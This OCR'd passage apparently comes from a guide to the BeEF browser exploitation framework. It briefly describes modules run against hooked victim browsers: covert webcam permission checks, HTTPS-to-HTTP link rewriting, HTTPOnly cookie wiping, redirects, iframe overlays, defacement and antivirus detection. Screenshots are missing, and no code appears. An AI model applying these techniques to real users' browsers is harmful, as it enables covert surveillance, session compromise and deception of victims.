

Figure 17: Get Form Values

Before Command Execution



Figure 18: Before Get Form Values

After Command Execution with Results



Figure 19: Get Form Values

5.1.13 Get Page HREFs

This module will retrieve HREFs from the target page.

After Command Execution with Results



Figure 20: Get Page Href's

5.1.14 Get Page HTML

This module will retrieve the HTML from the current page.

After Command Execution with Results



Figure 21: Get Page HTML

5.1.15 Get Page and iframe HTML

This module will retrieve the HTML from the current page and any iframes(that have the same origin).

After Command Execution with Results



Figure 22: Get Page & Iframe HTML

5.1.16 Link Rewrite

This module will rewrite all the href attributes of all matched links.

After Command Execution with Results



Figure 23: Link Rewrite

5.1.17 Link Rewrite (HTTPS)

This module will rewrite all the href attributes of HTTPS links to use HTTP instead of HTTPS. Links relative to the web root are not written.

After Command Execution with Results



Figure 24: Link Rewrite (HTTPS)

5.1.18 Webcam Permission Check

This module will check to see if the user has allowed the BeEF domain (or all domains) to access the Camera and Mic with Flash. This module is transparent and should not be detected by the user (ie. no popup requesting permission will appear)

After Command Execution with Results



Figure 25: WebCam

5.1.19 Detect Evernote Web Clipper

This module checks if the Evernote Web Clipper extension is installed and active.

After Command Execution with Results



Figure 26: Evernote

5.1.20 Detect VLC

This module will check if the browser has VLC plugin.

After Command Execution with Results



Figure 27: VLC

5.1.21 Overflow Cookie Jar

This module attempts to perform John Wilander's CookieJar overflow. With this module, cookies that have the HTTPOnly-flag and/or HTTPS-flag can be wiped.

After Command Execution with Results



Figure 28: Overflow Cookie Jar

5.1.22 Create Alert Dialog

Sends an alert dialog to the hooked browser.

After Command Execution with Results



Figure 29: Alert

5.1.23 Create Prompt Dialog

Sends a prompt dialog to the hooked browser.

After Command Execution with Results



Figure 30: Prompt

5.1.24 Detect Popup Blocker

Detect if popup blocker is enabled.

After Command Execution with Results



Figure 31: Popup

5.1.25 Redirect Browser

This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input.

After Command Execution with Results



Figure 32: Redirect Browser

5.1.26 Redirect Browser (Rickroll)

Overwrite the body of the page the victim is on with a full screen Rickroll.

After Command Execution with Results



Figure 33: RickRoll

5.1.27 Redirect Browser (iFrame)

This module creates a 100% x 100% overlaying iframe and keeps the browser hooked to the frame- work. The content of the iframe, page title, page shortcut icon and the delay are specified in the parameters. The content of the URL bar will not be changed in the hooked browser.

After Command Execution with Results



Figure 34: Redirect Iframe

5.1.28 Replace Content(Deface)

Overwrite the page, title and shortcut icon on the hooked page.

After Command Execution with Results



Figure 35: Deface

5.1.29 Clear Console

This module clears the Chrome developer console buffer.

After Command Execution with Results



Figure 36: Console

5.2 Host

5.2.1 Detect Antivirus

This module detects the javascript code automatically included by some AVs (currently supports detection for Kaspersky, Avira, Avast (ASW), BitDefender, Norton, Dr. Web)

After Command Execution with Results

